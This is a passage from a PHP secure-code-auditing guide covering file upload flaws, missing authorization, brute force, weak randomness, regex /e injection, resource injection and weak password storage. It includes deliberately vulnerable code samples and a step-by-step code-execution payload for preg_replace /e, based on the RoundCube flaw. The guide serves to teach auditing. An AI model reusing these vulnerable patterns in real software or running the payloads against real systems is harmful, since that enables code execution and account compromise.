When you allow files to be uploaded to your system you assume a number of risks, files may not be what they appear (executables masquerading as images, php scripts uploaded and moved to a location where they may be run, et-cetera). If your site doesn't actually require file uploads, disabling this will prevent files from being accepted inadvertently.

Example 1: The following code processes uploaded files and moves them into a directory under the Web root. Attackers can upload malicious PHP source files to this program and subsequently request them from the server, which will cause them to be executed by the PHP interpreter. (you must find $_FILES function)

```
<?php
$udir = './'; // Relative path under Web root
$ufile = $udir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $ufile)) {
    echo "Valid upload received\n";
} else {
    echo "Invalid upload rejected\n";
} ?>
```

Even if a program stores uploaded files under a directory that isn't accessible from the Web, attackers might still be able to leverage the ability to introduce malicious content into the server environment to mount other attacks. If the program is susceptible to path

manipulation, command injection, or remote include vulnerabilities, then an attacker might upload a file with malicious content and cause the program to read or execute it by exploiting vulnerability.

Exploit (Send File):

```
<html>

<body>  <form enctype="multipart/form-data" method=POST>
         <input type=file name="userfile">
         <input type="submit">
  </form></body>

</html>
```

Defence:

If users of your application do not need to upload files, turn this feature off.

In PHP.ini:

file_uploads = off

Real World Attack:

http://www.milw0rm.com/exploits/2937
http://securityvulns.com/Tdocument590.html

13 - Un-Authorize summon of Functionality / File (Medium):

Some of file in admin directory doesn't have Permission because Programmer Forgot give Authentication To these files.

Attacker must be check sporadic files for this problem.

When PHP Application calls admin function without Authorized, Attacker can call these functions:

```
#index.php
<?php
include ("Function.php");
$action=$_GET['action'];

if ($action == $actionArray[$action][0])) {
#load proper Function with $_GET
...
}

?>
```

```
#Function.php
<?php
$actionArray = array(
        'activate' => array('Register, 'Activate'),
        'admin' => array('Admin', 'Admin'),
        'upload'=> array('Post', 'upload'),
        'ban' => array('ManageBans', 'Ban),
);

function Forum (){
#Authorize Function
...
}

Function upload (){
# admin function without Permission
...
}
}
```

In this example attacker can load admin function without authorize to it:

 # index.php?action=upload

14 - Authentication Bypass with Brute Force (Low):

Attacker can bypass authentication using brute force attack methods in some Login area when programmers does not check count of failed login try.

Note: when a lazy programmer use basic authentication to protecting her / his panel , this well gift to attacker an easily brute force testing .

```
 <?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
} else {
    echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
    echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
}
?>
```

Real World Attack:

Most of CMS, for example: OS-commerce (In some version).

15 - Insecure Randomness Session / Cookie / Backup files (Medium):

Week Randomness in nomination session & cookie & backup files may betray them.

Example:

```
<?php
$rnd = rand(1,100);
$fp = fopen($rnd.'_backup_.sql', 'w');
fwrite($fp, $db );
fclose($fp);
?>
```

This example: Write backup file to "$rand_backup_.sql". In line 2 of code, we see $rand parameter, Generate random number between 1 than 100 .

Attacker can write a code to brute Force name file.

When we Generated Session & Cookie, we must attention to use randomize functions.

Real World Attack:

PHP-Fusion <= 6.00.105 Accessible Database Backups Download Exploit:

http://www.milw0rm.com/exploits/1068

16 - Informative details in HTML Comments (Low):

HTML Tags are very useful for footprint web applications or disclosure structure of web application.

17 - Default unnecessary installation files (medium):

Some PHP cms or web application, doesn't remove installation files.

Attackers can **Manipulate** data or reset admin password.

Not more!

18 – Regular Expression Vulnerability (High):

Regular Expression Injection or RegEx Injection uses the substitution modifier e for regular expressions to inject code in a web application.

Perl supports this modifier, and other technologies include a PCRE (Perl-compatible regular expressions) library like for instance PHP.

If this is used, the substitution term is evaluated. This can be very powerful, since this does not only allow variable names to be used, but also any Other commands the technology supports.

Example (*RoundCube Bug)*:

RoundCube utilized the html2text function, which contains a critical flaw which enables input to be parsed and executed by the PHP engine. This means that malicious input containing specially crafted input can cause the web server to execute PHP code. This flaw is introduced with the 'e' flag used in the preg_replace() function in PHP. Using the 'e' in a regular expression allows for PHP to do processing on input. For instance if we wanted to change a lower case string to an upper case one we could use:

```
<?php
print preg_replace('/(.*)/e', 'strtoupper("\\1")', 'test');
?>
```

This usage of the preg_replace allows a programmer to use PHP's strtoupper () function to process the input string. This enables dangerous consequences though if the user is able to pass in strings that include PHP commands.

The tricky part to this exploitation is masking the PHP commands as variables in order to execute them. In normal operation the preg_replace will allow you to pass in variables and perform substitution on them. For instance:

```
<?php
$foo = 'bar';
print preg_replace('/(.*)/e', 'strtoupper("\\1")', '$foo');
?>
```

Will print out "BAR" as expected. However, using:

```
<?php
$foo = 'bar';
print preg_replace('/(.*)/e', 'strtoupper("\\1")', 'phpinfo()');
?>
```

will simply print out "PHPINFO()". In order to get the PHP engine to interpret the command we have to assign it to a variable. Normally this is possible by simply prepending a '$' delimiter and utilizing the PHP curly bracket notation. Thus:

```
<?php
print ${phpinfo()};
?>
```

Will dutifully print out the phpinfo() command output. If we try to pass this to our original preg_replace() function, however, some escaping does occur so you'll notice that:

```
<?php
print preg_replace('/(.*)/e', 'strtoupper("\\1")', '${phpinfo()}');
?>
```

Produces the following error:

[Tue Jan 13 09:24:48 2009] [error] [client 192.168.0.50] PHP Fatal error: preg_replace() [function.preg-replace]: Failed evaluating code: \nstrtoupper("${phpinfo()}") in /var/www/html/exploit.php on line 22

In order to bypass this error an extra set of curly braces can be included, properly escaping the command for evaluation. The updated code:

```
<?php
print preg_replace('/(.*)/e', 'strtoupper("\\1")', '{${phpinfo()}}');
?>
```

In the case of RoundCube this flaw is introduced in line 6 of bin/html2text.sh:

$converter = new html2text(html_entity_decode($HTTP_RAW_POST_DATA, ENT_COMPAT, 'UTF-8'));

Real World Attack:

Analysis of the RoundCube html2text Vulnerability

http://www.milw0rm.com/exploits/7549

http://www.securiteam.com/exploits/6W00L0KC0I.html

More Information:

http://hauser-wenz.de/playground/papers/RegExInjection.pdf

19 – Resource Injection (Medium):

A resource injection issue occurs when the following two conditions are met:

1. An attacker can specify the identifier used to access a system resource.

For example, an attacker might be able to specify a port number to be used to connect to a network resource.

2. By specifying the resource, the attacker gains a capability that would not otherwise be permitted.

For example, the program may give the attacker the ability to transmit sensitive information to a third-party server.

Note: Resource injection that involves resources stored on the filesystem goes by the name path manipulation and is reported in separate category. See the path manipulation description for further details of this vulnerability.

Example: The following code uses a hostname read from an HTTP request to connect to a database, which determines the price for a ticket.

```
<?php
    $host=$_GET['host'];
    $dbconn = pg_connect("host=$host port=1234 dbname=ticketdb");
...
    $result = pg_prepare($dbconn, "my_query", 'SELECT * FROM pricelist WHER
E name = $1');
    $result = pg_execute($dbconn, "my_query", array("ticket"));
?>
```

The kind of resource affected by user input indicates the kind of content that may be dangerous. For example, data containing special characters like period, slash, and backslash are risky when used in methods that interact with the file system. Similarly, data that contains URLs and URIs is risky for functions that create remote connections.

Real World Attack:

Synthetic Attack [XSS , RI] :

http://www.milw0rm.com/exploits/7866

20 – Week Password / Encryption: (Low)

You must survey:

- You use clear password in database without any encryption.
- Password have Encryption (Exp: MD5) but not SALT.
- Save Password in [.txt, .ini, .xml…] File. These files maybe read with Attacker.
- Use weak Password Encryption.

Example Of *password.xml* (Readable with Attacker)

Attack:

Http://viktim.com/password.xml

```
<?xml version="1.0" ?>
<novo-xml>
<register>
<client-id>test</client-id>
<password>'.$username.'</password>
<user-id>'.$password.'</user-id>
<phone-num>'.$phone.'</phone-num>
<app-id>test</app-id>
<channel>I</channel>
<user-type>upgrade</user-type>
</register>
</novo-xml>
```

Authenticate with *password.xml*:

Login.php

```
<form method="post" action="login.php">
Username: <input type="text" name="username">
<br />
Password: <input type="password" name="password">
<br />
<input type="submit" name="submit" value="Login">
</form>
```

```
<?php
$file = "password.xml";
$username = $_POST[‘username’];
$password = $_POST[‘password’];
if (file_exists($file))
{
        $xml = simplexml_load_file($file);
        $count = 0;
        foreach($xml->username as $currUser)
        {
                if (strtolower($currUser) == strtolower($username))
                {
                break;
                }
                $count++;
        }
        if ($xml->active[$count] == 1)
        {
```

```
                if (md5($password) == $xml->password[$count])
                {
                        echo "Valid user logged in!";
                }else{
                        echo "Password does not match. Come on! Try harder!";
                }
        }
        else{
                echo "User is inactive. Choose another!";
        }
}else{
echo "Critical Error: File not found!";
}
?>
```

Real World Attack:


`Passwords Decrypted for UPB <= 1.9.6:`

http://www.securityfocus.com/bid/13975/exploit

Section 2:

Automatic PHP Auditor source code (PHP Fuzzer) :

1- Codescan PHP[$]:
http://www.codescan.com/



2- Rats [free] :
http://www.fortify.com/security-resources/rats.jsp

3- Pixy [sqli – xss] :
http://pixybox.seclab.tuwien.ac.at/

Issue:

This article is not a full reference about PHP source code security review (a.k.a auditing) but I tried to do this work in my short time as well. So please take my apology about all of mistakes (maybe) I made during completing this article. I'm not sure but maybe I've release future version of this article that contain a few more advanced methods.

Here is some of future talk and topics may I add this article in next version:

1- More Real world Attack with Description
2- PHPIDS Defense.
3- More Dangerous Functions: CURL – socket – creat_function & ….
4- Talk About pear functions and security of used.
5- Information About Books of PHP Secure Coding.
6- And ETC

Basic Sources:

http://www.fortify.com
http://wikipedia.com
http://www.madirish.net
http://www.owasp.org
http://samate.nist.gov/
http://searchsecuritychannel.techtarget.com/
http://www.webappsec.org
http://phpsec.org
Technical Editor : Shahin Ramezany

Thanks

For more information and tracking other News & paper & … visit our Site:

www.Abysssec.com